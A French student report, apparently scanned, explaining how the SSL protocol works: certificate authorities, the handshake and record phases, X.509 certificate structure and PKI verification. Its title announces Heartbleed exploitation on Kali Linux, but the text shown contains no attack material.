
SSL

Le protocole SSL et l'exploitation de la faille Hearbleed sur Kali Linux...

Réalisé par: TALBI Rania

Sommaire :



Introduction :

Pour lutter contre la montée incroyable de la cybercriminalité à nos jour plusieurs mécanismes ont été développés parmi eux le SSL (Secure Socket Layer) qui est un protocole qui s'est généralisé sur la plupart des site internet dans un temps où un mot de passe est susceptible d'être utilisé quel que soit le type de service ou d'information, bien entendu il existe des sites web qui n'utilise pas ce protocole car les données qui y sont contenues ne sont pas sensible. Un exemple classique de l'utilisation du SSL est le cas du e-commerce(Les achats en ligne et le payement à carte bancaire) lorsqu'une boutique électronique souhaite mettre en place une CRM (Customer Relationship Management) sur un hébergement Web classique il est intéressant à cette boutique d'utiliser le SSL qui simplifie en quelque sorte le problème de sécurisation des transactions qui occurrent entre l'entité concernée et ces clients assurant par conséquent : une confidentialité, intégrité et authenticité des connexions c'est quoi ce fameux SSL ? Comment

Fonctionne-t-il et est-il infaillible ?

Généralités sur SSL :

C’est quoi le SSL ?

Le SSL (Secure Socket Layer) : est l’un des protocoles de sécurité les plus répandus qui créé un canal sécurisé entre deux machines communiquant sur Internet ou un réseau interne, il a été développé par Netscape avec RSA Security. Techniquement parlant, le SSL est un protocole transparent qui nécessite peu d'interaction de la part de l'utilisateur final. Dans le cas des navigateurs, par exemple, les utilisateurs sont avertis de la présence de la sécurité SSL grâce à l'affichage d'un cadenas et du protocole « https » dans l'url, et, dans le cas du SSL à validation étendue, par la barre d'adresse verte. La clé du succès du SSL est donc son incroyable simplicité pour l'utilisateur final.

L’utilisation de ce protocole permet d’assurer :

- *La confidentialité des données transmises.*
- *L’intégrité des données transmises.*
- *L'authentification du serveur et du client.*
- *Fiabilité de la connexion.*

Qu'est-ce qu'un certificat SSL ? *Il est défini comme étant un fichier de données qui lie une clé cryptographique aux informations d'une organisation (le nom de l'entreprise, son adresse…) ou d'un individu. Il est installé sur un serveur afin de l'identifier (c'est une sorte de pièce d'identité pour le serveur).*

Les autorités de certification ?


Un certificat SSL est émis par un tiers de confiance afin de garantir la force et l'objectivité de son authentification. Les organismes qui les délivrent sont appelés des Autorités de Certification (AC ou CA en anglais pour Certification Authority).

Parmi les Autorités de Certification les plus connues, on peut citer Symantec, Thawte, Geotrust, Comodo, GlobalSign, Digicert et en France, OpenTrust, Certisign… la plus connue au monde c'est : Symantec. Elle permet en outre d'accéder à une gamme complète de certificats pour répondre à l'ensemble des besoins de ces clients.

Fonctionnalités assurées par SSL :

SSL assure 3 fonctionnalités de base :

1. La confidentialité : Cela veut dire qu'aucune machine ou personne ne pourra intercepter le flux de données échangées entre ces deux machines dans le but de les espionner.



2. Intégrité : Il est impossible d'altérer les données échangées entre les deux machines.

3. Authentification : Il permet de vérifier l'identité de la machine avec laquelle on communique il s'agit d'une authentification bidirectionnelle par laquelle on s'assure que c'est bien la personne ou l'organisation voulue

Pourquoi SSL ?

Installer un certificat SSL sur son site n'est pas obligatoire. Mais il faut

bien comprendre que le faite d'avoir des données sensibles circulant sur son site rend inévitable l'acquisition d'un certificat SSL par exemple la partie la plus critique d'un site Internet est le système de paiement s'il possède un et ce dernier doit être obligatoirement en SSL, car sinon l'ensemble de vos informations bancaires sont transmises en clair sur internet. Et tout ce qui est en clair peut être intercepté et donc, utilisé par les malfaiteurs, comme on a déjà évoqué précédemment pour le cas d'une boutique en ligne, il est crucial d'avoir un certificat au niveau de la page de paiement, et pourquoi pas dans l'espace client. Pour les pages publiques d'un site, ce certificat n'est pas forcément nécessaire. En effet, vous ne fournissez aucune information lorsque vous surfez par exemple le site web de l'école www.esi.dz.

Malgré que le cryptage des informations fait par SSL ralentie la connexion entre le client et le serveur, Ce protocole présente

pas mal d'avantages dont les fonctionnalités cités précédemment ainsi que d'autres avantages qu'on cite dans ce qui suit :

- SSL est standardisé : il existe même une version libre de SSL qui s'appelle Open SSL. C'est-à-dire le programme est connu par tout le monde la sécurité réside juste dans la clé.
- SSL est sur (presque) : Il a été vérifié par les experts de sécurité.

- SSL est très répondu : Et par conséquent la communication avec les autres programmes utilisant SSL sera plus facile.

Les domaines d'application du SSL:

Le protocole SSL est utilisé de différentes façons :


- *Communications « de navigateur à serveur » : SSL est utilisé afin de sécuriser les Communications entre un serveur Web et un navigateur, ainsi que dans le cadre de transmissions d'informations sensibles (par exemples : achats en ligne, dossiers médicaux ou transactions bancaires). La technologie SSL permet aussi de confirmer à l'utilisateur l'identité du destinataire de ses informations personnelles (le serveur), tout en assurant que seulement cette entité autorisée y aura accès.*
- *Communications « de serveur à serveur » : le protocole SSL peut être utilisé pour sécuriser les communications entre deux serveurs, telles que les transactions entre deux entreprises. Dans ce cas les deux serveurs possèdent généralement un certificat qui leur permet de s'authentifier mutuellement et de sécuriser leurs communications bilatérales.*
- *Respect des obligations réglementaires : pas mal de réglementations juridiques et sectorielles exigent des niveaux d'authentification et de confidentialité que les certificats SSL permettent d'obtenir. Le standard PCI DSS (Payment Card Industry Data Security Standard) exige par exemple l'utilisation de technologies d'authentification et de cr**yptage pour tout paiement en ligne***

Comment le SSL fonctionne-t-il ?

Dans le protocole SSL on peut distinguer quatre Sous-protocoles dont seulement deux sont les plus utilisés :

Le SSL Handshake Protocol: il s'agit d'une phase de négociation qui précède la communication effective entre le client et le serveur dans cette phase, les deux programmes SSL du client et du serveur négocient le formalisme de communication des clés qu'ils utilisent dans les algorithmes de chiffrement et de compression ainsi que les protocoles de chiffrement et de compression qu'ils supportent et même la version de SSL à utiliser...etc.

SSL Record Protocol: Ce protocole concerne la phase de communication effective entre le serveur et le client, Une fois négociés, ils chiffrent toutes les informations échangées selon le formalisme choisie et effectuent divers contrôles.



Détaillons dans ce qui suit ce qui se passe effectivement dans les deux phases de négociation et de communication effective :

La négociation SSL ("*Handshake*")

Les informations échangées entre le serveur et le client lors de la phase de négociation sont les suivantes :

- **La version SSL** avec laquelle ils

veulent travailler : ex : SSL 2.0 ou 3.0 ou même la TLS.

- **La liste des préférences des méthodes de chiffrement (symétrique et asymétrique) :** supportées par les deux machines dans un ordre décroissant de préférence
- **La signature** que chacun des deux et des clés qu'ils vont utiliser lors du processus de chiffrement.
- **La liste des préférences des méthodes de compression** : qu'ils supportent qui sont également ordonnées dans un ordre décroissant de préférence.
- **Des nombres aléatoires.**

Les certificats: L'utilisation des certificats permet d'assurer l'authentification bidirectionnelles des deux machines : on dit également que c'est une authentification forte car ces certificats étant validés par des organismes spécialisés permettent de vérifier l'identité de chacun du client et du serveur et de vérifier que les données n'ont pas été interceptées par aucune autre entité tierce.

Le Client et serveur continue à négocier le formalisme de communication choix de l'algorithme de chiffrement, des clés et de la méthode compression. Une fois que cela est fait, la phase de communication effective peut avoir lieu sans aucune anomalie.

La communication SSL ("*record*") :

A l'émission des données on effectue les tâches suivantes :

1. On découpe les données à transmettre en paquets.
2. On compresse les paquets à transmettre
3. On signe cryptographiquement les données.
4. On effectue le chiffrement des données.
5. On transmet les paquets chiffrés au récepteur.

A la réception des données Celui qui réceptionne les données effectue les tâches suivantes:

1. Il déchiffre les données,
2. Il vérifie la signature des données : pour s'assurer de leur intégrité et de leur authenticité
3. Il décompresse les données.
4. Il reconstitue la donnée.

On considère que SSL est l'un des protocoles les plus sécurisé car il utilise :

Des méthodes de chiffrement asymétrique (comme **RSA** ou **Diffie-Hellman**) :

Ces méthodes sont utilisées pour générer le master key (clé principale) qui permettra de générer des clés de session.

Des méthodes de chiffrement symétrique (DES, 3DES, IDEA, RC4...) en utilisant les clés de session générées précédemment pour chiffrer les données.

Un système de signature cryptographique des messages : qui s'agit tout simplement de fonctions de hachage (HMAC, utilisant MD5, SHA...) pour s'assurer que les messages ne sont pas ni corrompus ni altérés.

Le choix de systèmes de chiffrement communs (chiffrement asymétrique, symétrique, signature et longueur de clé) :se fait comme on a dit avant dans la phase négociation (Handshake), La liste des systèmes utilisés est disponible en plaçant le curseur sur le petit cadenas qui s'affiche dans une page en HTTPS dans la barre d'url dans un navigateur.

Les certificats numériques jouent le même rôle d'une carte d'identité numérique dans le SSL. Ils sont validé par un tiers de confiance qui atteste que l'entité est bien ce qu'elle prétend d'être, le standard le plus

populaire pour la création de certificats numériques est le X.509. Ce certificat permet à cette entité de transmettre sa clé publique à son audience moyennant des systèmes de chiffrement asymétrique. Toutefois ce mode de partage est vulnérable : rien ne garantit que la clé est bien celle de l'utilisateur à qui elle est associée. En effet un Hackeur peut changer la clé publique présente dans l'annuaire en la remplaçant par sa clé publique. Ainsi, le pirate sera en mesure de déchiffrer tous les messages ayant été chiffrés avec la clé présente dans l'annuaire. D'où l'intervention des autorités de certification qui permet d'en assurer la validité. L'autorité de certification est chargée de délivrer les certificats, de leur assigner une date de validité.

A quoi ressemble un certificat ?

Les certificats numériques ce sont des fichiers de données constituées de deux principales parties :

La partie contenant les informations

La partie contenant la signature de la CA.

La structure des certificats normalisée par le standard X.509 est la suivante :

La version de X.509 à laquelle le certificat correspond.
Le numéro de série du certificat.
L'algorithme de chiffrement utilisé pour la signature
Le nom de l'autorité de certification émettrice ;
La date de début de validité du certificat ;
La date de fin de validité du certificat ;
L'objet de l'utilisation de la clé publique ;
La clé publique du propriétaire du certificat ;
La signature de l'émetteur du certificat (thumbprint).

L'ensemble de ces informations (informations + clé publique du demandeur) est signé par l'autorité de certification, cela signifie qu'une fonction de hachage crée une empreinte de ces informations, puis ce condensé est chiffré à l'aide de la clé privée de l'autorité

de certification ; la clé publique ayant été préalablement largement diffusée afin de permettre aux utilisateurs de vérifier la signature avec la clé publique de l'autorité de certification.

Création du certificat :

Lorsqu'un utilisateur désire communiquer avec une autre personne, il lui suffit de se procurer le certificat du destinataire. Ce certificat contient le nom du destinataire, ainsi que sa clé publique et est signé par l'autorité de certification. Il est donc possible de vérifier la validité du message en appliquant d'une part la fonction de hachage aux informations contenues dans le certificat, en déchiffrant d'autre part la signature de l'autorité de certification avec la clé publique de cette dernière et en comparant ces deux résultats.

Les Signatures de certificats :

On distingue différents types de certificats selon le niveau de signature :

1. Les certificats auto-signés sont des certificats à usage interne. Signés par un serveur local, ce type de certificat permet de garantir la confidentialité des échanges au sein d'une organisation, par exemple pour le besoin d'un intranet. Il est ainsi possible d'effectuer une authentification des utilisateurs grâce à des certificats auto-signés.
2. Les certificats signés par un organisme de certification : sont nécessaires lorsqu'il s'agit d'assurer la sécurité des échanges avec des utilisateurs anonymes, par exemple dans le cas d'un site web sécurisé accessible au grand public. Le certificateur tiers permet d'assurer à l'utilisateur que le certificat appartient bien à l'organisation à laquelle il est déclaré appartenir.
3. Vérification de la validité du certificat :

Lors d'une négociation SSL, il faut s'assurer de l'identité de la personne avec qui on communique. Comment être sûr que le serveur auquel vous parlez est bien celui qu'il prétend être ?


C'est là qu'interviennent les **certificats**. Au moment de connexion sur un serveur web sécurisé, ce dernier vous enverra un certificat contenant le nom de l'entreprise, son adresse, etc

Comment vérifier l'authenticité de cette pièce d'identité ?


Ce sont les **PKI** (*Public Key Infrastructure*), des sociétés externes (auxquelles vous faites implicitement confiance), qui vont vérifier l'**authenticité** du certificat.
(La liste de ces PKI est incluse dans votre navigateur. Il y a généralement *VeriSign*, *Thawte*, etc.)

Ces PKI signent cryptographiquement les certificats des entreprises (et ils se font payer pour ça).

Voici un schéma récapitulatif du fonctionnement du SSL :



Fonctionnement d'une authentification SSL (unilatérale et mutuelle) avec certificat X.509

